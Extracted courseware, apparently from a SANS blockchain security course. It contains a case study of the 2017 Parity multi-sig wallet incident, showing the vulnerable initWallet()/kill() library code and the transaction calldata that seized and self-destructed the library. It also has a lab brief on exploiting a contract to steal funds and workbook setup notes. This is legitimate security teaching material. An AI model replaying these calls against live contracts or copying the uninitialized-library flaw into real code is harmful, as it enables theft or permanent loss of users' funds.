In 2017, a well-trusted and established development team named Parity, created a smart contract that was a “multi-signature wallet.” This is like regular Ethereum wallets but require multiple approvals to withdraw Ether from the contract/wallet. A multi-sig wallet is not exactly like Multifactor authentication. It requires 2/3 keys for example in order to interact with the contract functions rather than 2 or more factors (like a passcode or a SMS message). Unfortunately, the developers overlooked some very critical vulnerabilities, and these were exploited after the users had depended on this contract to store over 280 million dollars worth of funds.

The vulnerability was dealing with a “self-destruct” feature that could be called by anyone. After the community notified parity of the issue on its public GitHub, a user named “devops199” commented on the thread stating that he accidentally “killed it” by calling the function on the library contract, thus locking out every user of the Parity Wallet because their wallets could no longer call the required library that was killed.

Reference:

<https://medium.com/@Pr0Ger/another-parity-wallet-hack-explained-847ca46a2e1c>

ANOTHER PARITY WALLET BUG - CASE STUDY (2)

The `initWallet()` function is used to set up the initial state whenever a new multi-sig wallet is created.

The `kill()` function is used to self-destruct.

Every parity multisig wallet that was created up to July 20, 2017 relied on this library contract.

```
// constructor - just pass on the owner array to the multiowned and
// the limit to daylimit
function initWallet(address[] _owners, uint _required, uint _daylimit) onlyUninitialized {
    initDaylimit(_daylimit);
    initMultiowned(_owners, _required);
}

// kills the contract sending everything to `_to`.
function kill(address _to) onlyManyOwners(sha3(msg.data)) external {
    suicide(_to);
}
```

The vulnerable parts of the multi-sig wallet library are within the `initWallet()` function, and the `kill()` function. The purpose of performing this sort of “centralized” architecture in a “Decentralized” network is to save gas fees on deployment transactions when new wallets are created. A newly deployed multi-sig wallet can invoke the code from the already deployed library, and not pay the extra gas fee on that EVM bytecode.

However, because a new wallet that was created required interaction to this library, it created a single point of failure. Every parity multisig wallet that was created up to July 20, 2017 relied on this library contract.

Reference:

<https://medium.com/@Pr0Ger/another-parity-wallet-hack-explained-847ca46a2e1c>

ANOTHER PARITY WALLET BUG - CASE STUDY (3)

On Monday November 6th 2017, a vulnerability in the “library” contract code deployed as a shared component of all Parity multi-sig wallets that were deployed was found by an anonymous user. The first exploit was a transaction where a user called the init() function on the library contract, and provided their own address as the owner. The user decided to exploit this vulnerability and made himself the “owner” of the library contract. This effectively turned the contract into a wallet instead of a library.

<https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4>

0.0019135336 Ether (\$0.63)

3444021

Success

88

```
Function: initWallet(address[] _owners, uint256 _required, uint256 _daylimit)

MethodID: 0xe46dcfeb
[0]:00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[1]:00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[2]:00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[3]:00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001
[4]:0000000000000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952
```

[Convert To Ascii](#)

Init function called that turned the wallet library into a single owner wallet.

On November 6th, an anonymous user was able to gain control of this contract. We can go to the blockchain via Etherscan.io to see the addresses of transactions and the details of all the exploits.

The first is one where an anonymous user was able to call the `initWallet()` function, provide their address as the owner, and essentially turn the library into a single owner wallet.

The mistake on this part is that Party left the library contract uninitialized where anyone could gain control.

Reference:

<https://medium.com/@Pr0Ger/another-parity-wallet-hack-explained-847ca46a2e1c>

ANOTHER PARITY WALLET BUG - CASE STUDY (4)

Subsequently, the user destructed this component. Since Parity multi-signature wallets depend on this component, this action blocked funds in 587 wallets holding a total amount of 513,774.16 Ether as well as additional tokens.

0.0009395152 Ether (\$0.31)

4750547


Success

89

```
Function: kill(address _to)

MethodID: 0xcbf0b0c0
[0]:0000000000000000000000ae7168deb525862f4fee37d987a971b385b96952

Convert To Ascii
https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4
```



anyone can kill your contract #6995

Closed ghost opened this issue on Nov 6, 2017 · 17 comments

ghost commented on Nov 6, 2017 · edited by ghost

I accidentally killed it.

<https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4>

75 4 121 65 25 52
3 4

SANS

SEC554 | Blockchain and Smart Contract Security 117

After this control was disclosed, the next transaction was calling the kill function to destroy the contract, rendering the library contract useless. Because of this flaw, every wallet depending on this library is now unable to withdraw.

Reference:

<https://medium.com/@Pr0Ger/another-parity-wallet-hack-explained-847ca46a2e1c>

LAB 3.6: EXPLOIT A SMART CONTRACT

Objectives:

In this final lab, you will take the knowledge from the previous labs and combine them to perform an exploit on a smart contract.

You will take a smart contract called "DestroyMe.sol" provided by the instructor, deploy it to the local hosted node, and run an exploitation web3js script that will selfdestruct and steal the funds from the deployed contract.

You should have gone through all previous labs to use the things you have learned to exploit a contract on an active local blockchain.

Time: 90 minutes

This page intentionally left blank.

EXPLOIT A SMART CONTRACT



This page intentionally left blank.

Workbook

hide01.ir

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Copyright © 2021 SANS Institute. All rights reserved to SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC554 - Blockchain and Smart Contract Security

Electronic Workbook

Authors: Steven Walbroehl and Gabriel Urrutia - Halborn Inc.

E-Workbook Overview

This electronic workbook contains all lab materials for SANS SEC554, Electronic Workbook Template. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.



Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks.
- Inline drop-down solutions, command lines, and results for easy validation and reference.
- Integrated keyword searching across the entire site at the top of each page.
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page.
- Many images can be clicked to enlarge when necessary.

Updating the E-Workbook

Tip

We recommend performing the update process at the start of the first day of class to ensure you have the latest content.

The electronic workbook site is stored locally in the VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the VM by running the following command in a bash window:

```
workbook-update
```

Here are specific instructions for both Windows and Linux VMs:

- In a Windows VM, open an Ubuntu bash window and run `workbook-update` as shown here:

```
zilon@zilon-sec554:~$ workbook-update
Beginning update process...
- No workbook updates available

Complete!
zilon@zilon-sec554:~$ S
```

- For the Linux VM, open a Terminal window and run as root with the command `workbook-update` as shown here:

The script will indicate whether there were available updates. If so, be sure to refresh any pages you are currently viewing (or restart the browser) to make sure you are seeing the latest content.

Using the E-Workbook

The SEC554 electronic workbook should be the home page for the browsers inside all virtual machines where it is maintained. Simply open a browser or click the home page button to immediately access it in the VMs.

You can also access the workbook from your host system by connecting to the IP address of your VM. Run `ip a` in Linux or in the Ubuntu bash shell in Windows to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. `http://<%VM-IP-ADDRESS%>`). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

We hope you enjoy the SEC554 class and workbook! To get the most out of your lab time in class, we recommend following the guidance in [How to Approach the Labs](#).

hide01.ir

Syntax Used in This Course

Syntax Descriptions and Examples

1. Text blocks that appear in the format shown below contain commands that you would run in the SIFT or another class VM. These code blocks include an icon to the far right that allows you to copy the contents of the block, suitable for pasting into the shell in your class VMs.

List the contents of the `/tmp/` directory

```
cd /tmp/  
ls -l
```

The results are shown in a slightly different format. Results will be denoted as "Expected" or "Notional". Expected Results should reflect exactly what you get from the commands shown. Notional Results are shown when some variation may be present, based on lab or classroom conditions.

2. Direct questions are reflected in the material as shown below.

How large is the `solidity.sol` file, in bytes?

56,795,590

Command lines

```
cd /cases/sec554/sample_pcaps/  
ls -l nitroba.pcap | awk '{print $5,$9}'
```

Expected results

56795590 nitroba.pcap

What is the file's MD5 hash value?

d6b5df10fc572b54ceb9c543d11f10a4

Command lines

```
cd /cases/sec554/sample_pcaps/  
md5sum nitroba.pcap
```

Expected results

d6b5df10fc572b54ceb9c543d11f10a4 nitroba.pcap

Narrative answers are shown in **bold** as shown below.

What are two ways to see the contents of the /cases/sec554/sample_pcaps/ directory?

The bash shell's cd and ls commands provide one way, and the Ubuntu GUI file manager interface is another.


Command lines




```
ls -l /cases/sec554/sample_pcaps/
```

Expected results

```
total 115872
-rw-r--r-- 1 zzion zzion      449 Aug  1  2016 ftp-example.gnuplot
-rw-r--r-- 1 zzion zzion 36114110 Nov 22  2013 ftp-example.pcap
-rw-r--r-- 1 zzion zzion 23462957 Jan  3  2019 httpupload_airgap.pcap
-rw-r--r-- 1 zzion zzion 56795590 Jul  5  2013 nitroba.pcap
-rw-r--r-- 1 zzion zzion     116 Aug  1  2016 rpm-tcpextract.conf
-rw-r--r-- 1 zzion zzion     555 Jan 28 01:01 sourcelist.txt
-rw-r--r-- 1 zzion zzion    8039 Dec  6  2018 tls_dfir.com_keys.log
-rw-r--r-- 1 zzion zzion 2250712 Dec  6  2018 tls_dfir.com_session.pcap
```

GUI file manager





3. When referring to literal strings inline with narrative text, the strings will be in depicted in Courier New font. For example, a search string of `destination_bytes:[6000000 TO 7000000]` might be noted in the material inline, or via a call-out box as shown below:

```
destination_bytes:[6000000 TO 7000000]
```

4. Some commands follow a "template" format, in which you will replace a part of the template with content you've discovered previously in the lab. These template command lines will include placeholders surrounded by the `<%` and `%>` enclosures with uppercase letters between them. This is an indication that you must alter the template command accordingly. For example, in the following command, you'd replace the `<%IP_ADDRESS%>` portion of the IP address with some information identified elsewhere in the lab.

```
tcpdump -n -r input.pcap -w singlehost.pcap 'host <%IP_ADDRESS%>'
```

5. It is generally unadvisable to use the `root` administrative account for normal activities. We will follow best practices and use the `sudo` utility to perform administrative actions within the SIFT VM environment wherever needed. The `sansforensics` user has full `sudo` access to provide a reasonable balance between best practices and a practical classroom-based lab environment.
6. In the electronic workbook, some images are clickable, resulting in an enlarged version. This can be helpful when examining a detailed diagram or screenshot. An example of this is below.

How to Approach the Labs

The SEC554 Workbook is full of critical information that will help you with your work and provide guidelines and instructions for many investigations in the future.

To get the most out of each lab, we will step you through the different portions of the workbook. The workbook is specifically designed to enable students from a variety of backgrounds and with different skill levels get the most out of each lab.

Exercise Objectives

This section is designed to help students understand the larger picture of what the objectives of the exercise are meant to show or teach. In some cases, we might be demonstrating an analytical technique or the specific output of a forensic tool. We strongly recommend that students quickly look over these objectives when beginning the exercise.

Exercise Preparation

We design exercises to stand on their own. This allows students who are reviewing the exercises to jump in without having previously done the exercise. We typically outline the specific system, the condition of that system, or the capabilities that must be enabled before moving into the actual exercise. Skipping over this step could mean that your system might not be ready for analysis.

Questions without Explanations and Questions with Step-by-Step Instructions

For most exercises, we try to get you to focus on the core concepts and analytical techniques instead of just running blindly through a tool. Eventually, you will master the tool, but the most important part of this course, especially if you are new, is to focus on the output of the tool and how to properly analyze it.

There are two parts to most of the exercises:

1. Exercise questions without any help or explanations.
2. Exercise questions with full step-by-step instructions and explanations.

For most students doing the exercise for the first time, we recommend using the second part of the exercise that has step-by-step instructions and explanations.

Note

In the printed workbook, the step-by-step instructions and explanations are provided in a separate section following the section with the questions. In the electronic workbook, the step-by-step instructions and explanations are provided immediately following each question using a drop-down box such as this (click the box to see the solution):

Solution

Here's where an answer would go. There will be a drop-down box such as this following each individual question. The electronic workbook does not have a separate dedicated step-by-step section.

At this point, there are three ways to do the exercises. SEC554 is an advanced course, but provides fundamentals on blockchain technology that is needed to understand the security facets involved. We recommend that beginning or intermediate students approach exercises as follows:

- **Gain familiarity:** During the first time through the exercise, students should use the step-by-step questions with instructions in order to familiarize themselves with the overall topic and techniques. Remember that you are here to learn, not to fight your system or become confused. You will get more from the exercise by following along and mimicking what you see directly while reading the full (and sometimes lengthy) explanations.
- **Gain mastery:** When students are reviewing the exercise, we recommend that they use the “hybrid” approach. This approach has you start with the part of the exercise that has questions without any help or explanations, but then reference the step-by-step questions with instructions when you get stuck.
- **Achieve mastery:** Once you can complete the exercise using the step-by-step questions without instructions, you have mastered the skill.

What's on ZIION VM

ZIION is a Linux distribution that comes pre-packaged with most of the tools, libraries, repositories, and development/security tools needed to do security pen-testing or research on smart contracts.

Think of it as the "KALI for Blockchain"



Lab 0: Virtual Machine Setup Instructions

Objectives


- Configure the SEC554 ZION Virtual Machine for our Labs. This lab is for students that download the USB/ISO image prior to class.

Lab Walkthrough


Step 1

Virtual Machine Configuration

The ZION Linux Virtual Machine (VM) will be used during this class; getting this Virtual Machine networked is important. 1. You will see a file your Downloaded ISO called zion.7z

